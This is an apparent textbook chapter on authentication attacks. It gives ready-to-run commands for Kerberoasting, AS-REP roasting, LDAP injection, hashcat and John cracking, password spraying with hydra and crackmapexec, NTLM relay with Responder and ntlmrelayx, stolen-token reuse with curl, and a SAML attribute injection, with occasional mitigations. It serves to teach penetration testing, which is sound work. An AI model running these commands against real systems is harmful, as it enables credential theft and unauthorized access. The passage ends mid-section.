CH8: Authentication Attacks and Host-Based Exploitation
Introduction
Authentication is the gatekeeper. Break it, and you're inside. This chapter covers two related but distinct domains: attacks on the authentication mechanism itself (passwords, cryptographic protocols, identity systems) and exploitation of the system after you've authenticated (or after someone else has).
The attacks are varied and increasingly sophisticated. Password spraying abuses lenient login policies. Kerberoasting exploits how Active Directory distributes credentials. Pass-the-hash lets you move laterally without ever knowing the plaintext password. Privilege escalation exploits misconfigured endpoints and abandoned dangerous features. Credential dumping extracts secrets from running processes. Log tampering erases evidence.
Understanding these attacks requires knowledge of how authentication protocols work, how Windows and Linux systems manage credentials, and where the weak points are. This chapter is technical and granular; it's the offensive security equivalent of a lock-picking manual.
Learning Objectives
After completing this chapter, you will be able to:
-
Execute MFA bypass and token-based attacks including MFA fatigue, pass-the-ticket, pass-the-token, and identity protocol attacks.
-
Perform Kerberos attacks including Kerberoasting, AS-REP roasting, and LDAP injection to extract and crack service account credentials.
-
Conduct offline and online password attacks using dictionary attacks, brute-force, mask attacks, password spraying, and credential stuffing.
-
Escalate privileges on misconfigured endpoints using unquoted service paths, DLL hijacking, UAC bypass, and exploitation of deprecated features.
-
Dump and crack credentials from LSASS, SAM, and other credential stores; circumvent security tools; and tamper with logs.
8.1 Kerberos Attacks: Kerberoasting and AS-REP Roasting
Kerberos Protocol Overview
Kerberos is the authentication protocol behind Active Directory (Windows domain authentication). It's designed to be secure, but implementation flaws create exploitable weaknesses.
Simplified flow:
- User contacts KDC (Key Distribution Center) with username and password
- KDC returns a TGT (Ticket-Granting Ticket) encrypted with the user's password hash
- User presents TGT to KDC to request a service ticket (ST)
- KDC returns ST encrypted with the service account's password hash
- User presents ST to the service for authentication
The weakness: Service tickets are encrypted with the service account's password hash, and if you can capture the ST, you can attempt to crack it offline.
As shown in Figure 8.1, the client obtains a ticket-granting ticket, requests a service ticket, then presents the service ticket and an authenticator to the service.

Figure 8.1: Kerberos separates the initial authentication exchange from access to a specific service.
Text description for Figure 8.1
The Key Distribution Center (KDC) issues a Ticket-Granting Ticket (TGT), which the client uses to request a service ticket. The client then presents the service ticket with an authenticator, a fresh proof using the associated session key. In the password-based exchange, the password itself is not sent. The TGT's encrypted body uses the ticket service's key. A separate encrypted part of the initial client reply uses a key derived from the user's password. The service ticket's encrypted body uses the destination service's key. Ticket acceptance and authorization checks still govern access.
Kerberoasting
Kerberoasting exploits the fact that service accounts' password hashes are embedded in service tickets. Any authenticated user can request service tickets for any service.
Attack steps:
Step 1: List service accounts
# Using ldapsearch (requires LDAP access, often anonymous)
ldapsearch -x -h 10.0.1.5 -b "dc=target,dc=com" "(servicePrincipalName=*)" servicePrincipalName

# Using PowerShell (requires domain access)
Get-ADUser -Filter {servicePrincipalName -ne "$null"}
Output lists SPNs (Service Principal Names) like:
MSSQLSvc/sql.target.com:1433
HTTP/webserver.target.com:80
CIFS/fileserver.target.com
Step 2: Request service tickets
Using Rubeus (Windows) or GetUserSPNs.py (Python/Impacket):
# Windows: Rubeus
Rubeus.exe kerberoast /format:hashcat /outfile:hashes.txt

# Linux: GetUserSPNs (requires valid credentials)
GetUserSPNs.py target.com/user:password -outputfile hashes.txt
Output is a Kerberos hash (the service ticket encrypted with the service account's password hash):
$krb5tgs$23$*MSSQLSvc$target.com$MSSQLSvc/sql.target.com:1433*$...(hash)...
Step 3: Crack the hash
The service ticket hash is crackable offline using hashcat or John the Ripper:
# Using hashcat
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt

# Using John
john --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs hashes.txt
Success rate depends on service account password strength. Many organizations use weak passwords for service accounts, making them crackable in hours or minutes.
AS-REP Roasting
AS-REP roasting targets users with DONT_REQUIRE_PREAUTH enabled, a deprecated security setting. Without preauth, users don't need to prove their password to request a TGT; the KDC returns a TGT encrypted with their password hash immediately.
Attack:
Step 1: Enumerate users without preauth
# Using Kerbrute (Rust-based, fast)
kerbrute userenum -d target.com --dc 10.0.1.5 users.txt

# Using GetNPUsers.py
GetNPUsers.py target.com/ -usersfile users.txt -dc-ip 10.0.1.5
Output identifies users without preauth required.
Step 2: Capture the hash
GetNPUsers.py -no-pass -usersfile users.txt target.com/ -format hashcat -outputfile hashes.txt
Output is an AS-REP hash:
$krb5asrep$23$user@target.com:...(hash)...
Step 3: Crack
hashcat -m 18200 hashes.txt /usr/share/wordlists/rockyou.txt
This is typically faster than Kerberoasting because AS-REP hashes are often based on simpler passwords.
As shown in Figure 8.2, kerberoasting tests guesses against service-ticket ciphertext. AS-REP roasting tests the encrypted client-reply portion for an account without required preauthentication.

Figure 8.2: The two techniques obtain different encrypted material for offline candidate testing.
Text description for Figure 8.2
Ciphertext is encrypted data. Kerberoasting obtains a service ticket and tests password candidates against material protected with the service account's key. The hash is not embedded as a retrievable field. Authentication Service Reply (AS-REP) roasting targets an account for which the KDC does not require preauthentication, meaning prior proof of the client's secret. Its offline target is the encrypted client-reply portion. The TGT remains protected with the ticket service's key. Candidate quality, password strength, encryption type, and resources affect recovery. Neither method has a universal recovery time.
LDAP Injection
LDAP queries construct filters dynamically. Unsanitized user input allows injection:
Normal filter:
(&(objectClass=user)(uid=john))
Injected filter:
(&(objectClass=user)(uid=*)(|(uid=admin)))(|(uid=*
This returns all users, effectively bypassing authentication.
Exploitation:
# Using ldapinjection or manual crafting
ldapsearch -x -h 10.0.1.5 -b "dc=target,dc=com" "(&(uid=*)(|(uid=admin)))"
As shown in Figure 8.3, unsafe mixing lets a user-controlled value affect the structure of a directory query.

Figure 8.3: LDAP injection depends on how an application constructs and uses a query.
Text description for Figure 8.3
Lightweight Directory Access Protocol (LDAP) lets applications query directory information. The application should keep the intended filter structure separate from a user-controlled value. Unsafe construction can let special input alter the query's meaning. Effects depend on the complete filter, escaping, directory permissions, and the application's authentication logic. A malformed string or an expanded result set alone does not prove that a login bypass occurred.
8.2 Offline and Online Password Attacks
Dictionary and Brute-Force Attacks
Dictionary attacks test passwords from a wordlist:
# Crack hashes using John the Ripper
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

# Crack hashes using hashcat
hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt
Brute-force exhaustively tries all character combinations:
# Test all 4-character passwords
hashcat -m 1000 hashes.txt --attack-mode 3 --mask=?a?a?a?a

# Faster: target likely patterns
hashcat -m 1000 hashes.txt --attack-mode 3 --mask=?u?l?l?l?d?d?d?d
# ?u = uppercase, ?l = lowercase, ?d = digit
Mask attacks combine known and unknown characters:
# Passwords like "Password2024"
hashcat -m 1000 hashes.txt --attack-mode 3 --mask=?u?l?l?l?l?l?l?l?d?d?d?d

# Passwords like "TargetCorp!"
hashcat -m 1000 hashes.txt --attack-mode 3 --mask=?u?l?l?l?l?l?l?l?s
Speed depends on hash type:
- MD5: Billions of hashes per second per GPU
- SHA-512: Hundreds of millions per second
- Bcrypt: Thousands per second (intentionally slow)
As shown in Figure 8.4, online testing sends attempts to a live service. Offline testing compares candidates with captured verification material locally.

Figure 8.4: The test location determines whether candidate attempts reach the authentication service.
Text description for Figure 8.4
A password candidate is a proposed password. Online testing submits it to a running authentication service, where logging, throttling, lockouts, and other controls may apply. Offline testing uses acquired verification material, such as an appropriate password hash or encrypted protocol data, to evaluate candidates locally. Offline guesses do not each produce a live sign-in attempt. Acquisition of the material can still create evidence. A candidate match does not by itself establish current access to a service.
Password Spraying and Credential Stuffing
Password spraying tests a common password against many usernames:
# Using Hydra
hydra -L users.txt -p "Password2024!" smb://10.0.1.100

# Using Spray (Go tool)
spray -smb users.txt -password "Welcome1" 10.0.1.100

# Using Impacket
crackmapexec smb 10.0.1.100 -u users.txt -p "Welcome1" --no-bruteforce
Why it works: Common passwords like "Welcome1", "P@ssw0rd", "12345678" are used across organizations.
Credential stuffing tests usernames and passwords from leaked databases:
# LinkedIn credential leak (2012): 6.5 million usernames and passwords
# Test these credentials against target systems

# Using Hydra
hydra -L usernames.txt -P passwords.txt smb://10.0.1.100
As shown in Figure 8.5, password spraying applies one candidate across accounts. Credential stuffing preserves previously exposed username-password pairs.

Figure 8.5: The relationship between accounts and candidates distinguishes these online attack patterns.
Text description for Figure 8.5
Password spraying tries one or a few likely passwords across multiple accounts. Credential stuffing tests username-password pairs obtained from another exposure, relying on credential reuse. The lower example keeps each synthetic account paired with its own secret. Independently combining every username with every password would illustrate a different pattern. Both types generate live authentication attempts and remain subject to service controls.
MFA Bypass: Fatigue and Token Attacks
MFA fatigue exploits user behavior. Send repeated push notifications (via Microsoft Authenticator, Duo, etc.) until the user, fatigued, approves one. This happened to Uber in 2022.
Attack:
# Attacker has credentials (from phishing or credential reuse)
# Login attempt triggers MFA push
# Send 50 push notifications
# User, tired of alerts, approves one
# Attacker gains access
Mitigation: Set limits on push attempts and teach users to refuse unexpected pushes.
Token attacks (pass-the-token) move a stolen token between systems:
# Steal OAuth token from browser cache or memory
# Use token to access services

# Example: Stolen Azure token
curl -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9..." \
  https://graph.microsoft.com/v1.0/me
As shown in Figure 8.6, push fatigue pressures a person to approve a sign-in. Token theft reuses a credential already issued for a session or resource.

Figure 8.6: These attacks affect different stages of authentication and session use.
Text description for Figure 8.6
Multifactor Authentication (MFA) requires more than one kind of proof. Push fatigue targets an approval step by repeatedly prompting the user. Token theft targets an already issued credential, such as a bearer access token whose possession can permit use. A reuse attempt can fail because of expiry, revocation, audience restrictions, binding, or other controls. The illustration shows mechanisms and does not imply that every MFA method or token type is vulnerable in the same way.
NTLM Relay and Responder
NTLM (NT LAN Manager) is older than Kerberos but still widely used, especially in legacy environments. NTLM authentication involves a three-way handshake where the server challenges the client with a random nonce, and the client responds with a hash computed from the password and nonce.
Responder spoofs services (SMB, LDAP, HTTP) to capture NTLM handshakes:
responder -I eth0 -v
# Listens for NBNS, LLMNR, and MDNS requests
# When a system can't resolve a hostname, it broadcasts to find it
# Responder answers with attacker's IP
# System connects to attacker and performs NTLM authentication
# Responder captures the NTLM hash
Hash relaying forwards the captured hash to a real service:
# Terminal 1: Capture NTLM hashes
responder -I eth0 -v

# Terminal 2: Relay hashes to target
ntlmrelayx.py -t smb://10.0.1.100 -i
# Victim's system authenticates to attacker
# Attacker relays authentication to target
# Interactive shell as the victim on the target
This attack is powerful because the victim doesn't need weak passwords; legitimate NTLM authentication is sufficient.
Mitigation: Enforce Kerberos (disable NTLM), enable SMB signing, and monitor NBNS/LLMNR traffic for unusual activity.
Identity Protocol Attacks: OIDC and SAML
OpenID Connect (OIDC) and SAML are single sign-on (SSO) protocols. Implementation flaws allow authentication bypass:
SAML attribute injection: Modify SAML assertion to claim admin privileges:
<saml:Attribute Name="groups" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
  <saml:AttributeValue>admin</saml:AttributeValue>
</saml:Attribute>
If the application doesn't validate the assertion signature, you're now an admin.
OIDC token reuse: If tokens aren't properly revoked, a stolen token can be reused:
# Steal token from localStorage
token = localStorage.getItem("id_token")

# Use token to call API
curl -H "Authorization: Bearer $token" https://api.target.com/admin
As shown in Figure 8.7, an ID token goes to the client application for sign-in validation. An access token goes to the resource API for access checks.
